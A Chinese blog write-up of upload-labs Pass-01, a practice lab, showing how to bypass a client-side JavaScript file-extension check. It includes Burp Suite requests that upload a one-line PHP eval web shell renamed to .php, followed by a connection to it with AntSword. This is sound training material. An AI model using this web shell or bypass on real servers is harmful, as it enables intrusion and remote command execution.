安全-Pass01之前端js绕过（upload-labs）

原创

小狐狸FM 于 2021-07-20 16:03:50 发布 211 收藏 1

分类专栏： 安全 # 靶场学习 文章标签： web js shell ctf

安全 同时被 2 个专栏收录

91 篇文章 9 订阅

订阅专栏

靶场学习


24 篇文章 1 订阅

订阅专栏

文章目录

前言

- `js` 即 `JavaScript` 是 `web` 编程语言，用于控制网页行为，是一种用于 `web` 前端的语言
  第一关中主要是绕过 `js` 的前端检测，服务器后端没有对文件进行再次过滤
- 文章是基于自己见解写的，不能保证完全正确，有错误可以在评论指出
  BUUCTF的upload-labs在线靶场和本地的靶场有点差别，如果用文章的方法没法绕过时，注意看一下源码是否一致



相关介绍

JavaScript 百度百科

其他介绍

文件上传绕过思路集合


upload-labs靶场下载

upload-labs在线靶场-BUUCTF

蚁剑AntSword

菜刀Cknife

一、题目



> `js` 前端代码

```
function checkFile() {
    var file = document.getElementsByName('upload_file')[0].value;
    if (file == null || file == "") {
        alert("请选择要上传的文件!");
        return false;
    }
    //定义允许上传的文件类型
    var allow_ext = ".jpg|.png|.gif";
    //提取上传文件的类型
    var ext_name = file.substring(file.lastIndexOf("."));
    //判断上传文件类型是否允许上传
    if (allow_ext.indexOf(ext_name + "|") == -1) {
        var errMsg = "该文件不允许上传，请上传" + allow_ext + "类型的文件,当前文件类型为: " + ext_name;
        alert(errMsg);
        return false;
    }
}
```

二、WriteUp

[1]. 源码审计

- `js` 的检测是优先于 `burpsuite` 抓包的，所以要提交文件就需要绕过 `js` 检测
- 变量 `file` 存储文件名
  JavaScript document getElementByName() 方法

```
var file = document.getElementsByName('upload_file')[0].value;
```

- 在下方的 `js` 代码中，先是定义了一个字符串变量 `allow_ext` 规定允许上传的文件后缀
- 然后获取文件名中最后一个小数点右侧的字符串存入变量 `ext_name`
- 假设文件名为 `test1.txt`， `ext_name` 的值为 `txt`， `ext_name + "|"` 就是 `txt|`
  因为 `txt|` 字符串 `.jpg|.png|.gif` 中，
  所以 `allow_ext.indexOf(ext_name + "|")` 的值为 `-1`，会进入 `if` 语句中跳出错误提示的弹窗并结束程序
  JavaScript indexOf() 方法

```
//定义允许上传的文件类型
    var allow_ext = ".jpg|.png|.gif";
    //提取上传文件的类型
    var ext_name = file.substring(file.lastIndexOf("."));
    //判断上传文件类型是否允许上传
    if (allow_ext.indexOf(ext_name + "|") == -1) {
        var errMsg = "该文件不允许上传，请上传" + allow_ext + "类型的文件,当前文件类型为: " + ext_name;
        alert(errMsg);
        return false;
    }
```

[2]. js绕过

创建一个文本，修改后缀为 `jpg、png或gif` 可绕过前端 `js` 的检测

- 因为绕过 `js` 直接上传到服务器之后仍然是一个图片格式的文件，就算能访问图片还是不能执行里面的代码
- 所以上传的同时需要开启 `burpsuite` 抓包，绕过 `js` 就能被抓到
  修改文件名后，点击 `forward` 发送报文

Request to http://192.168.43.54:80

Forward | Drop | Intercept is on | Action

Raw | Params | Headers | Hex

```
POST /upload-labs-master/Pass-01/index.php HTTP/1.1
Host: 192.168.43.54
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.43.54/upload-labs-master/Pass-01/index.php
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------16151524414056
Content-Length: 302

-----------------------------16151524414056
Content-Disposition: form-data; name="upload_file"; filename="test1.txt.jpg"
Content-Type: image/jpeg

<?php @eval($_POST["cmd"]);?>
-----------------------------16151524414056
Content-Disposition: form-data; name="submit"

涓婁紶
-----------------------------16151524414056--
```

Request to http://192.168.43.54:80


Forward | Drop | Intercept is on | Action


Raw | Params | Headers | Hex

```
POST /upload-labs-master/Pass-01/index.php HTTP/1.1
Host: 192.168.43.54
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.43.54/upload-labs-master/Pass-01/index.php
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------16151524414056
Content-Length: 302

-----------------------------16151524414056
Content-Disposition: form-data; name="upload_file"; filename="test1.php"
Content-Type: image/jpeg

<?php @eval($_POST["cmd"]);?>
-----------------------------16151524414056
Content-Disposition: form-data; name="submit"

涓婁紶
-----------------------------16151524414056--
```

- 成功发送之后，就可以取消抓包，查看上传的情况
- 上传成功后返回了我们上传的图片，右键保存图片的 `url` 并访问，没有报错就说明 `php` 代码被执行了

`shell url` 就填写刚刚的复制下来的图片 `url` 地址，使用蚁剑工具连接成功


Add shell
Add
Clear
Shell url *
.43.54/upload-labs-master/upload/test1.php
Shell pwd *
cmd
Encode
UTF8
Shell type
PHP
Encoder
default
chr
base64


AntSword
AntSword Data Edit Window
192.168.43.54
Folders (0)
C:/
phpstudy_pro
WWW
upload-labs-master
upload
Files (2)
New
UP
Refresh
Home
Bookmark
C:/phpstudy_pro/WWW/upload-labs-master/upload/
Name
Time
Size
Attr
readme.php
2020-01-15 22:38:33
97 b
0666
test1.php
2021-07-20 15:52:58
29 b
0666